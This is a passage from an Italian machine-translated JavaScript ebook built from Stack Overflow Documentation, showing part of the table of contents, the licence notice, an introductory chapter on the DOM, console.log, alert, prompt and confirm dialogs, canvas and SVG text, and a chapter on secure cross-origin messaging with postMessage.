Rigoroso paragone di uguaglianza.....	448

Confronto di uguaglianza astratta.....	449
Raggruppamento di più istruzioni logiche.....	449
Conversioni di tipo automatico.....	450
Elenco degli operatori di confronto.....	450
Campi di bit per ottimizzare il confronto dei dati multi-stato.....	451
Capitolo 78: Ottimizzazione chiamata coda.....	453
Sintassi.....	453
Osservazioni.....	453
Examples.....	453
Cos'è l'ottimizzazione delle chiamate tail (TCO).....	453
Loop ricorsivi.....	454
Capitolo 79: Parole chiave riservate.....	455
introduzione.....	455
Examples.....	455
Parole chiave riservate.....	455
JavaScript ha una raccolta predefinita di parole chiave riservate che non è possibile util.....	455
ECMAScript 1.....	455
ECMAScript 2.....	455
ECMAScript 5 / 5.1.....	456
ECMAScript 6 / ECMAScript 2015.....	457
Identificatori e nomi identificativi.....	458
Capitolo 80: Problemi di sicurezza.....	461
introduzione.....	461
Examples.....	461
Cross-site scripting (XSS) riflessa.....	461
intestazioni.....	461
mitigazione:.....	462
Persistente Cross-site scripting (XSS).....	462
attenuazione.....	463
Script cross-site persistente da stringhe di stringhe JavaScript.....	463
mitigazione:.....	464

Perché gli script di altre persone possono danneggiare il tuo sito Web e i suoi visitatori.....	464
Iniezione JSON Ehaled.....	464
Mitigation.....	465
Capitolo 81: promesse.....	467
Sintassi.....	467
Osservazioni.....	467
Examples.....	467
Prometti concatenamento.....	467
introduzione.....	469
Stati e controllo del flusso.....	469
Esempio.....	469
Chiamata funzione di ritardo.....	470
In attesa di più promesse simultanee.....	471
Aspettando la prima delle molteplici promesse simultanee.....	472
Valori "promettenti".....	472
Funzioni "Promisifying" con callback.....	473
Gestione degli errori.....	474
chaining.....	474
Rifiuti non gestiti.....	475
Avvertenze.....	476
Concatenare con fulfill e reject.....	476
Lancio sincrono da una funzione che dovrebbe restituire una promessa.....	477
Restituisci una promessa respinta con l'errore.....	477
Avvolgi la tua funzione in una catena di promesse.....	478
Riconciliazione delle operazioni sincrone e asincrone.....	478
Riduci un array alle promesse concatenate.....	479
per tutti gli impegni.....	480
Esecuzione della pulizia con finally ().....	481
Richiesta API asincrona.....	482
Utilizzo di ES2017 async / await.....	482
Capitolo 82: Prototipi, oggetti.....	484

introduzione.....	484
Examples.....	484
Creazione e inizializzazione del prototipo.....	484
Capitolo 83: requestAnimationFrame.....	486
Sintassi.....	486
Parametri.....	486
Osservazioni.....	486
Examples.....	487
Usa requestAnimationFrame per dissolvere l'elemento.....	487
Annullamento di un'animazione.....	488
Mantenere la compatibilità.....	489
Capitolo 84: Rilevazione del browser.....	490
introduzione.....	490
Osservazioni.....	490
Examples.....	490
Metodo di rilevamento delle feature.....	490
Metodo di libreria.....	491
Rilevazione agente utente.....	491
Capitolo 85: Schermo.....	493
Examples.....	493
Ottenere la risoluzione dello schermo.....	493
Ottenere l'area "disponibile" dello schermo.....	493
Ottenere informazioni sul colore sullo schermo.....	493
Window innerWidth e innerHeight Properties.....	493
Larghezza e altezza della pagina.....	493
Capitolo 86: Scopo.....	495
Osservazioni.....	495
Examples.....	495
Differenza tra var e let.....	495
Dichiarazione globale delle variabili.....	496
Re-Dichiarazione.....	496
sollevamento.....	497

chiusure	497
Dati privati	498
Espressioni di funzioni invocate immediatamente (IIFE)	499
sollevamento	499
Cosa sta sollevando?	499
Limitazioni di sollevamento	501
Uso dei cicli di accesso anziché di var (esempio dei gestori di clic)	502
Invocazione del metodo	503
Invocazione anonima	503
Invocazione costruttore	504
Invocazione di funzione di freccia	504
Applica e chiama sintassi e invocazione	505
Invocazione rilegata	506
Capitolo 87: Sequenze di fuga	507
Osservazioni	507
Somiglianza con altri formati	507
Examples	507
Inserimento di caratteri speciali nelle stringhe e nelle espressioni regolari	507
Tipi di sequenza di fuga	508
Sequenze di escape a carattere singolo	508
Sequenze di escape esadecimale	508
Sequenze di escape Unicode a 4 cifre	509
Sequenza di escape sequenze Unicode	509
Ottime sequenze di fuga	510
Controlla le sequenze di escape	510
Capitolo 88: Setter e getter	512
introduzione	512
Osservazioni	512
Examples	512
Definire un Setter / Getter in un oggetto appena creato	512
Definire un Setter / Getter usando Object.defineProperty	513

Definire getter e setter nella classe ES6.....	513
Capitolo 89: simboli	514
Sintassi.....	514
Osservazioni.....	514
Examples.....	514
Nozioni di base sul tipo di simbolo primitivo.....	514
Convertire un simbolo in una stringa.....	514
Utilizzare Symbol.for () per creare simboli globali condivisi.....	515
Capitolo 90: Stessa politica di origine e comunicazione incrociata	516
introduzione.....	516
Examples.....	516
Modi per eludere la politica della stessa origine.....	516
Metodo 1: CORS	516
Metodo 2: JSONP	516
Comunicazione incrociata sicura con i messaggi.....	517
Esempio di finestra che comunica con una cornice per bambini.....	517
Capitolo 91: Storia	519
Sintassi.....	519
Parametri.....	519
Osservazioni.....	519
Examples.....	519
history.replaceState ().....	519
history.pushState ().....	520
Carica un URL specifico dall'elenco della cronologia.....	520
Capitolo 92: stringhe	522
Sintassi.....	522
Examples.....	522
Informazioni di base e concatenazione di stringhe.....	522
Stringhe concatenanti	522
Modelli di stringa	523
Citazione di fuga.....	523

Stringa inversa.....	524
Spiegazione.....	525
Tagliare gli spazi bianchi.....	526
Sottostringhe con fetta.....	526
Divisione di una stringa in una matrice.....	526
Le stringhe sono unicode.....	526
Rilevare una stringa.....	527
Confronto tra stringhe e lessicograficamente.....	528
Stringa in maiuscolo.....	528
Da stringa a minuscola.....	529
Contatore di parole.....	529
Accesso al carattere all'indice in stringa.....	529
String Trova e sostituisci funzioni.....	530
lastIndexOf(searchString) indexOf(searchString) e lastIndexOf(searchString).....	530
includes(searchString, start).....	530
replace(regexp substring, replacement replaceFunction).....	530
Trova l'indice di una sottostringa all'interno di una stringa.....	531
Rappresentazioni stringa di numeri.....	531
Ripeti una stringa.....	532
Codice del personaggio.....	533
Capitolo 93: Suggerimenti sulle prestazioni.....	534
introduzione.....	534
Osservazioni.....	534
Examples.....	534
Evita di provare / catturare le funzioni critiche per le prestazioni.....	534
Utilizzare un memoizzatore per le funzioni di elaborazione intensiva.....	535
Benchmarking del codice - misurazione del tempo di esecuzione.....	537
Preferisci le variabili locali a globali, attributi e valori indicizzati.....	539
Riutilizza gli oggetti piuttosto che ricreare.....	540
Esempio A.....	540
Esempio B.....	540
Limita gli aggiornamenti DOM.....	541

Inizializzazione delle proprietà dell'oggetto con null.....	542
Sii coerente nell'uso dei numeri.....	543
Capitolo 94: Tecniche di modularizzazione.....	545
Examples.....	545
Universal Module Definition (UMD).....	545
Espressioni di funzioni immediatamente invocate (IIFE).....	545
Definizione di modulo asincrono (AMD).....	546
CommonJS - Node.js.....	547
Moduli ES6.....	547
Utilizzo dei moduli.....	548
Capitolo 95: Template letterali.....	549
introduzione.....	549
Sintassi.....	549
Osservazioni.....	549
Examples.....	549
Interpolazione di base e stringhe multilinea.....	549
Archi grezzi.....	549
Stringhe con tag.....	550
Modelli HTML con stringhe di modelli.....	551
introduzione.....	551
Capitolo 96: Test delle unità Javascript.....	553
Examples.....	553
Asserzione di base.....	553
Promesse di unit test con Mocha, Sinon, Chai e Proxyquire.....	554
Capitolo 97: Tilde ~.....	558
introduzione.....	558
Examples.....	558
~ Integer.....	558
~~ Operatore.....	558
Conversione di valori non numerici in numeri.....	559
abbreviazioni.....	560
indice di.....	560

può essere riscritto come	560
~ Decimale	560
Capitolo 98: timestamps	562
Sintassi	562
Osservazioni	562
Examples	562
Timestamp ad alta risoluzione	562
Timestamp a bassa risoluzione	562
Supporto per browser legacy	562
Ottieni il Timestamp in secondi	563
Capitolo 99: Tipi di dati in Javascript	564
Examples	564
tipo di	564
Ottenerne il tipo di oggetto in base al nome del costruttore	565
Trovare la classe di un oggetto	566
Capitolo 100: Transpiling	568
introduzione	568
Osservazioni	568
Examples	568
Introduzione al Transpiling	568
Esempi	568
Inizia a utilizzare ES6 / 7 con Babel	569
Configurazione rapida di un progetto con Babel per il supporto ES6 / 7	569
Capitolo 101: Utilizzando javascript per ottenere / impostare le variabili personalizzate	571
Examples	571
Come ottenere e impostare valori di proprietà variabili CSS	571
Capitolo 102: Valutazione di JavaScript	572
introduzione	572
Sintassi	572
Parametri	572
Osservazioni	572

Examples.....	572
introduzione.....	572
Valutazione e matematica.....	573
Valuta una stringa di istruzioni JavaScript.....	573
Capitolo 103: Variabili JavaScript.....	574
introduzione.....	574
Sintassi.....	574
Parametri.....	574
Osservazioni.....	574
h11.....	574
Matrici annidate.....	574
h12.....	575
h13.....	575
h14.....	575
Oggetti nidificati.....	575
h15.....	575
h16.....	575
h17.....	575
Examples.....	576
Definire una variabile.....	576
Utilizzando una variabile.....	576
Tipi di variabili.....	576
Array e oggetti.....	577
Capitolo 104: WeakMap.....	578
Sintassi.....	578
Osservazioni.....	578
Examples.....	578
Creazione di un oggetto WeakMap.....	578
Ottenere un valore associato alla chiave.....	578
Assegnare un valore alla chiave.....	578
Verifica se esiste un elemento con la chiave.....	579

Rimozione di un elemento con la chiave.....	579
Debole demo di riferimento.....	579
Capitolo 105: WeakSet.....	581
Sintassi.....	581
Osservazioni.....	581
Examples.....	581
Creazione di un oggetto WeakSet.....	581
Aggiungere un valore.....	581
Verifica se esiste un valore.....	581
Rimozione di un valore.....	582
Capitolo 106: WebSockets.....	583
introduzione.....	583
Sintassi.....	583
Parametri.....	583
Examples.....	583
Stabilire una connessione web socket.....	583
Lavorare con i messaggi di stringa.....	583
Lavorare con i messaggi binari.....	584
Effettuare una connessione web sicura.....	584
Titoli di coda.....	585

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: [javascript](#)

It is an unofficial and free JavaScript ebook created for educational purposes. All the content is extracted from [Stack Overflow Documentation](#), which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official JavaScript.

The content is released under Creative Commons BY-SA, and the list of contributors to each chapter are provided in the credits section at the end of this book. Images may be copyright of their respective owners unless otherwise specified. All trademarks and registered trademarks are the property of their respective company owners.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

Capitolo 1: Iniziare con JavaScript

Osservazioni

JavaScript (da non confondere con [Java](#)) è un [linguaggio](#) dinamico, debolmente tipizzato utilizzato per il lato client e per lo scripting lato server.

JavaScript è un linguaggio sensibile al maiuscolo / minuscolo. Ciò significa che la lingua considera le lettere maiuscole come diverse dalle loro controparti minuscole. Le parole chiave in JavaScript sono tutte in minuscolo.

JavaScript è un'implementazione comunemente citata dello standard ECMAScript.

Gli argomenti in questo tag si riferiscono spesso all'uso di JavaScript nel browser, se non diversamente specificato. I file JavaScript non possono essere eseguiti direttamente dal browser; è necessario incorporarli in un documento HTML. Se hai qualche codice JavaScript che vorresti provare, puoi incorporarlo in un contenuto segnaposto come questo e salvare il risultato come `example.html` :

```
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Test page</title>
  </head>
  <body>
    Inline script (option 1):
    <script>
      // YOUR CODE HERE
    </script>
    External script (option 2):
    <script src="your-code-file.js"></script>
  </body>
</html>
```

Versioni

Versione	Data di rilascio
1	1997/06/01
2	1998/06/01
3	1998-12-01
E4X	2004-06-01
5	2009-12-01

Versione	Data di rilascio
5.1	2011-06-01
6	2015/06/01
7	2016/06/14
8	2017/06/27

Examples

Utilizzo dell'API DOM

DOM sta per **D**ocument **O**bject **M**odel. È una rappresentazione orientata agli oggetti di documenti strutturati come [XML](#) e [HTML](#).

L'impostazione della proprietà `textContent` di un `Element` è un modo per stampare il testo su una pagina Web.

Ad esempio, considera il seguente tag HTML:

```
<p id="paragraph"></p>
```

Per modificare la proprietà `textContent`, possiamo eseguire il seguente codice JavaScript:

```
document.getElementById("paragraph").textContent = "Hello, World";
```

Questo selezionerà l'elemento con il `paragraph` id e ne imposterà il contenuto in "Hello, World":

```
<p id="paragraph">Hello, World</p>
```

[\(Vedi anche questa demo\)](#)

È inoltre possibile utilizzare JavaScript per creare un nuovo elemento HTML a livello di codice. Ad esempio, considera un documento HTML con il seguente corpo:

```
<body>
  <h1>Adding an element</h1>
</body>
```

Nel nostro JavaScript, creiamo un nuovo tag `<p>` con una proprietà `textContent` e lo aggiungiamo alla fine del corpo html:

```
var element = document.createElement('p');
element.textContent = "Hello, World";
document.body.appendChild(element); //add the newly created element to the DOM
```

Ciò cambierà il tuo corpo HTML al seguente:

```
<body>
  <h1>Adding an element</h1>
  <p>Hello, World</p>
</body>
```

Si noti che per manipolare gli elementi nel DOM utilizzando JavaScript, il codice JavaScript deve essere eseguito *dopo che* l'elemento pertinente è stato creato nel documento. Questo può essere ottenuto inserendo i tag `<script>` JavaScript *dopo* tutto il tuo altro contenuto `<body>` . In alternativa, puoi anche utilizzare [un listener di eventi](#) per ascoltare ad es. [L'evento `onload window`](#) , aggiungendo il codice a quel listener di eventi, ritarderà l'esecuzione del codice fino a quando non sarà stato caricato l'intero contenuto della pagina.

Un terzo modo per assicurarsi che tutto il tuo DOM sia stato caricato, è [di avvolgere il codice di manipolazione DOM con una funzione di timeout di 0 ms](#) . In questo modo, questo codice JavaScript viene re-accodato alla fine della coda di esecuzione, che offre al browser la possibilità di terminare alcune cose non JavaScript che sono state in attesa di completare prima di partecipare a questo nuovo pezzo di JavaScript.

Utilizzo di `console.log ()`

introduzione

Tutti i moderni browser Web, NodeJs e quasi tutti gli altri ambienti JavaScript supportano la scrittura di messaggi su una console utilizzando una suite di metodi di registrazione. Il più comune di questi metodi è `console.log ()` .


In un ambiente browser, la funzione `console.log ()` viene utilizzata principalmente per scopi di debug.

Iniziare

[Apri](#) la Console JavaScript nel tuo browser, digita quanto segue e premi `Invio` :

```
console.log("Hello, World!");
```

Ciò registrerà quanto segue alla console:



```
Elements Console Sources Network Timeline
top [x] Preserve log
> console.log("Hello, World!");
Hello, World!
< undefined
> |
```

Nell'esempio sopra, la funzione `console.log()` stampa `Hello, World!` alla console e restituisce `undefined` (mostrato sopra nella finestra di output della console). Questo perché `console.log()` non ha alcun *valore di ritorno* esplicito.

Variabili di registrazione

`console.log()` può essere usato per registrare variabili di qualsiasi tipo; non solo stringhe. Basta passare la variabile che si desidera visualizzare nella console, ad esempio:

```
var foo = "bar";
console.log(foo);
```

Ciò registrerà quanto segue alla console:

```
> var foo = "bar";
   console.log(foo);
bar
< undefined
```

Se si desidera registrare due o più valori, è sufficiente separarli con virgole. Gli spazi verranno aggiunti automaticamente tra ogni argomento durante la concatenazione:

```
var thisVar = 'first value';
var thatVar = 'second value';
console.log("thisVar:", thisVar, "and thatVar:", thatVar);
```

Ciò registrerà quanto segue alla console:


```
> var thisVar = 'first value';
   var thatVar = 'second value';
   console.log("thisVar:", thisVar, "and thatVar:", thatVar);
thisVar: first value and thatVar: second value
< undefined
```

segnaposto

Puoi usare `console.log()` in combinazione con i segnaposto:

```
var greet = "Hello", who = "World";
console.log("%s, %s!", greet, who);
```

Ciò registrerà quanto segue alla console:

```
> var greet = "Hello", who = "World";
   console.log("%s, %s!", greet, who);
Hello, World!
< undefined
```

Registrazione degli oggetti

Di seguito vediamo il risultato della registrazione di un oggetto. Questo è spesso utile per registrare le risposte JSON dalle chiamate API.

```
console.log({
  'Email': '',
  'Groups': {},
  'Id': 33,
  'IsHiddenInUI': false,
  'IsSiteAdmin': false,
  'LoginName': 'i:0#.w|virtualdomain\\user2',
  'PrincipalType': 1,
  'Title': 'user2'
});
```

Ciò registrerà quanto segue alla console:

```
▼ Object {Email: "", Groups: Object, Id: 33, IsHiddenInUI: false, IsSiteAdmin: false...} ⓘ
  Email: ""
  ► Groups: Object
    Id: 33
    IsHiddenInUI: false
    IsSiteAdmin: false
    LoginName: "i:0#.w|virtualdomain\user2"
    PrincipalType: 1
    Title: "user2"
  ► __proto__: Object
```

Registrazione di elementi HTML

Hai la possibilità di registrare qualsiasi elemento esistente all'interno del *DOM*. In questo caso registriamo l'elemento `body`:

```
console.log(document.body);
```

Ciò registrerà quanto segue alla console:

```
▼ <body class="question-page new-topbar">
  <noscript><div id="noscript-padding"></div></noscript>
  <div id="notify-container"></div>
  <div id="custom-header"></div>
  ► <header class="so-header js-so-header _fixed">...</header>
  ► <script>...</script>
  ► <div class="container">...</div>
  <script async src="https://cdn.sstatic.net/clc/clc.min.js?v=51f344c0b478"></script>
  ► <div id="footer" class="categories">...</div>
  ► <noscript>...</noscript>
  ► <script>...</script>
  ► <script>...</script>
  ► <script>...</script>
  ► <script type="text/javascript">...</script>
</body>
```

Nota finale

Per ulteriori informazioni sulle funzionalità della console, consultare l'argomento [Console](#).

Usare `window.alert()`

Il metodo di `alert` visualizza una finestra di avviso visiva sullo schermo. Il parametro del metodo di avviso viene visualizzato all'utente in testo **normale**:

```
window.alert(message);
```


Poiché la `window` è l'oggetto globale, puoi chiamare anche usare la seguente stenografia:

```
alert (message);
```

Quindi cosa fa `window.alert()` ? Bene, prendiamo il seguente esempio:

```
alert('hello, world');
```

In Chrome, ciò produrrebbe un pop-up come questo:



Gli appunti

Il metodo di `alert` è tecnicamente una proprietà dell'oggetto `window`, ma dal momento che tutte le proprietà della `window` sono automaticamente variabili globali, possiamo usare `alert` come variabile globale anziché come proprietà della `window`, il che significa che puoi usare direttamente `alert()` invece di `window.alert()`.

Diversamente dall'utilizzo di `console.log`, l'`alert` funge da prompt modale, il che significa che l'`alert` chiamata a codice si interromperà fino a quando non verrà risposto al prompt.

Tradizionalmente questo significa che *nessun altro codice JavaScript verrà eseguito* fino a quando l'avviso non viene eliminato:

```
alert('Pause!');  
console.log('Alert was dismissed');
```

Tuttavia, la specifica consente effettivamente ad altri codici attivati da eventi di continuare a essere eseguiti anche se viene ancora visualizzata una finestra di dialogo modale. In tali implementazioni, è possibile che venga eseguito un altro codice mentre viene visualizzata la finestra di dialogo modale.

Ulteriori informazioni [sull'utilizzo del metodo di `alert`](#) sono disponibili [nell'argomento modalità modali](#).

L'uso di avvisi di solito è scoraggiato a favore di altri metodi che non impediscono agli utenti di interagire con la pagina - al fine di creare un'esperienza utente migliore. Tuttavia, può essere utile per il debug.

A partire da Chrome 46.0, `window.alert()` è bloccato all'interno di un `<iframe>` [meno che il suo](#)

[attributo sandbox](#) abbia il valore `allow-modal` .

Utilizzare `window.prompt ()`

Un modo semplice per ottenere un input da un utente è utilizzando il metodo `prompt ()` .


Sintassi

```
prompt (text, [default]);
```

- **testo** : il testo visualizzato nella finestra del prompt.
- **default** : un valore predefinito per il campo di input (opzionale).

Esempi

```
var age = prompt("How old are you?");  
console.log(age); // Prints the value inserted by the user
```



Se l'utente fa clic sul pulsante `OK` , viene restituito il valore di input. Altrimenti, il metodo restituisce `null` .

Il valore restituito del `prompt` è sempre una stringa, a meno che l'utente non faccia clic su `Annulla` , nel qual caso restituisce `null` . Safari è un'eccezione in quanto quando l'utente fa clic su `Annulla` , la funzione restituisce una stringa vuota. Da lì, puoi convertire il valore di ritorno in un altro tipo, come un [numero intero](#) .

Gli appunti

- Mentre viene visualizzata la finestra di richiesta, all'utente viene impedito l'accesso ad altre parti della pagina, poiché le finestre di dialogo sono finestre modali.
- A partire da Chrome 46.0 questo metodo è bloccato all'interno di un `<iframe>` meno che il suo attributo `sandbox` abbia il valore `allow-modal`.

Utilizzo dell'API DOM (con testo grafico: Canvas, SVG o file immagine)

Usando elementi di tela

HTML fornisce l'elemento `canvas` per la creazione di immagini basate su raster.

Per prima cosa costruisci una tela per contenere informazioni sui pixel dell'immagine.

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

Quindi seleziona un contesto per il canvas, in questo caso bidimensionale:

```
var ctx = canvas.getContext('2d');
```

Quindi imposta le proprietà relative al testo:

```
ctx.font = '30px Cursive';
ctx.fillText("Hello world!", 50, 50);
```

Quindi inserisci l'elemento `canvas` nella pagina per avere effetto:

```
document.body.appendChild(canvas);
```

Utilizzando SVG

SVG è per la costruzione di grafica vettoriale scalabile e può essere utilizzato all'interno di HTML.

Prima crea un contenitore di elementi SVG con dimensioni:

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
svg.height = 50;
```

Quindi crea un elemento di `text` con le caratteristiche di posizionamento e carattere desiderate:

```
var text = document.createElementNS('http://www.w3.org/2000/svg', 'text');
text.setAttribute('x', '0');
text.setAttribute('y', '50');
text.style.fontFamily = 'Times New Roman';
text.style.fontSize = '50';
```

Quindi aggiungi il testo effettivo da visualizzare nell'elemento di `text` :

```
text.textContent = 'Hello world!';
```

Infine aggiungi l'elemento `text` al nostro contenitore `svg` e aggiungi l'elemento contenitore `svg` al documento HTML:

```
svg.appendChild(text);
document.body.appendChild(svg);
```

File immagine

Se hai già un file immagine contenente il testo desiderato e lo hai messo su un server, puoi aggiungere l'URL dell'immagine e quindi aggiungere l'immagine al documento come segue:

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```

Usare window.confirm ()

Il metodo `window.confirm()` visualizza una finestra di dialogo modale con un messaggio opzionale e due pulsanti, OK e Annulla.

Ora, prendiamo il seguente esempio:


```
result = window.confirm(message);
```

Qui, il **messaggio** è la stringa opzionale da visualizzare nella finestra di dialogo e il **risultato** è un valore booleano che indica se OK o Annulla è stato selezionato (true significa OK).

`window.confirm()` viene in genere utilizzato per chiedere la conferma dell'utente prima di eseguire un'operazione pericolosa come l'eliminazione di qualcosa in un pannello di controllo:

```
if(window.confirm("Are you sure you want to delete this?")) {
    deleteItem(itemId);
}
```

L'output di tale codice sarebbe simile a questo nel browser:



Se ne hai bisogno per un uso successivo, puoi semplicemente memorizzare il risultato dell'interazione dell'utente in una variabile:

```
var deleteConfirm = window.confirm("Are you sure you want to delete this?");
```

Gli appunti

- L'argomento è facoltativo e non richiesto dalle specifiche.
- Le finestre di dialogo sono finestre modali: impediscono all'utente di accedere al resto

dell'interfaccia del programma fino alla chiusura della finestra di dialogo. Per questo motivo, non si deve abusare di alcuna funzione che crea una finestra di dialogo (o una finestra modale). E a prescindere, ci sono ottime ragioni per evitare l'uso di finestre di dialogo per la conferma.

- A partire da Chrome 46.0 questo metodo è bloccato all'interno di un `<iframe>` meno che il suo attributo `sandbox` abbia il valore `allow-modal`.
- È comunemente accettato di chiamare il metodo di conferma con la notazione della finestra rimossa poiché l'oggetto finestra è sempre implicito. Tuttavia, si consiglia di definire esplicitamente l'oggetto finestra in quanto il comportamento previsto potrebbe cambiare a causa dell'implementazione a un livello di ambito inferiore con metodi con nomi simili.

Leggi Iniziare con JavaScript online: <https://riptutorial.com/it/javascript/topic/185/iniziare-con-javascript>

Capitolo 2: .postMessage () e MessageEvent

Sintassi

- `windowObject.postMessage(message, targetOrigin, [transfer]);`
- `window.addEventListener("message", receiveMessage);`

Parametri

parametri	
Messaggio	
targetOrigin	
trasferimento	optional

Examples

Iniziare

Che cos'è .postMessage () , quando e perché lo usiamo

.postMessage () metodo .postMessage () è un modo per consentire in modo sicuro la comunicazione tra gli script di origine incrociata.

Normalmente, due pagine diverse possono solo comunicare direttamente tra loro utilizzando JavaScript quando sono sotto la stessa origine, anche se una di esse è incorporata in un'altra (ad es. `iframes`) o una è aperta dall'altra (es. `window.open ()`). Con `.postMessage ()` , puoi aggirare questa restrizione rimanendo al sicuro.

Puoi utilizzare .postMessage () quando hai accesso al codice JavaScript di entrambe le pagine. Poiché il destinatario deve convalidare il mittente ed elaborare il messaggio di conseguenza, è possibile utilizzare questo metodo solo per comunicare tra due script a cui si ha accesso.

Creeremo un esempio per inviare messaggi a una finestra secondaria e far visualizzare i messaggi sulla finestra secondaria. Si presuppone che la pagina padre / mittente sia `http://sender.com` e che la pagina figlio / destinatario sia considerata `http://receiver.com` per l'esempio.

Invio di messaggi

Per inviare messaggi ad un'altra finestra, è necessario avere un riferimento al suo oggetto `window`. `window.open()` restituisce l'oggetto di riferimento della finestra appena aperta. Per altri metodi per ottenere un riferimento a un oggetto finestra, vedere la spiegazione sotto il parametro `otherWindow` [qui](#).

```
var childWindow = window.open("http://receiver.com", "_blank");
```

Aggiungere una `textarea` e un `send button` che verrà utilizzato per inviare messaggi a finestra secondaria.

```
<textarea id="text"></textarea>
<button id="btn">Send Message</button>
```

Invia il testo di `textarea` usando `.postMessage(message, targetOrigin)` quando si fa clic sul `button`.

```
var btn = document.getElementById("btn"),
    text = document.getElementById("text");

btn.addEventListener("click", function () {
    sendMessage(text.value);
    text.value = "";
});

function sendMessage(message) {
    if (!message || !message.length) return;
    childWindow.postMessage(JSON.stringify({
        message: message,
        time: new Date()
    }), 'http://receiver.com');
}
```

Per inviare e ricevere oggetti JSON anziché una stringa semplice, è possibile utilizzare i metodi `JSON.stringify()` e `JSON.parse()`. A `Transferable Object` può essere dato come terzo parametro facoltativo del `.postMessage(message, targetOrigin, transfer)`, ma il supporto del browser è ancora carente anche nei browser moderni.

Per questo esempio, dal momento che il nostro ricevitore è presumibilmente la pagina `http://receiver.com`, inseriamo l'url come `targetOrigin`. Il valore di questo parametro deve corrispondere `origin` dell'oggetto `childWindow` per il messaggio da inviare. È possibile utilizzare `*` come carattere `wildcard` ma si **consiglia vivamente** di evitare l'uso del carattere `jolly` e di impostare sempre questo parametro sull'origine specifica del destinatario **per motivi di sicurezza**.

Ricezione, convalida ed elaborazione dei messaggi

Il codice sotto questa parte dovrebbe essere inserito nella pagina del destinatario, che è `http://receiver.com` per il nostro esempio.

Per ricevere messaggi, l' `message event` del `message event` della `window` dovrebbe essere ascoltato.

```
window.addEventListener("message", receiveMessage);
```

Quando viene ricevuto un messaggio, è **necessario seguire un paio di passaggi per garantire il più possibile la sicurezza** .

- Convalidare il mittente
- Convalida il messaggio
- Elabora il messaggio

Il mittente dovrebbe sempre essere convalidato per assicurarsi che il messaggio sia ricevuto da un mittente fidato. Successivamente, il messaggio stesso dovrebbe essere convalidato per assicurarsi che non venga ricevuto alcun messaggio dannoso. Dopo queste due convalide, il messaggio può essere elaborato.

```
function receiveMessage(ev) {
    //Check event.origin to see if it is a trusted sender.
    //If you have a reference to the sender, validate event.source
    //We only want to receive messages from http://sender.com, our trusted sender page.
    if (ev.origin !== "http://sender.com" || ev.source !== window.opener)
        return;

    //Validate the message
    //We want to make sure it's a valid json object and it does not contain anything malicious

    var data;
    try {
        data = JSON.parse(ev.data);
        //data.message = cleanseText(data.message)
    } catch (ex) {
        return;
    }

    //Do whatever you want with the received message
    //We want to append the message into our #console div
    var p = document.createElement("p");
    p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;
    document.getElementById("console").appendChild(p);
}
```

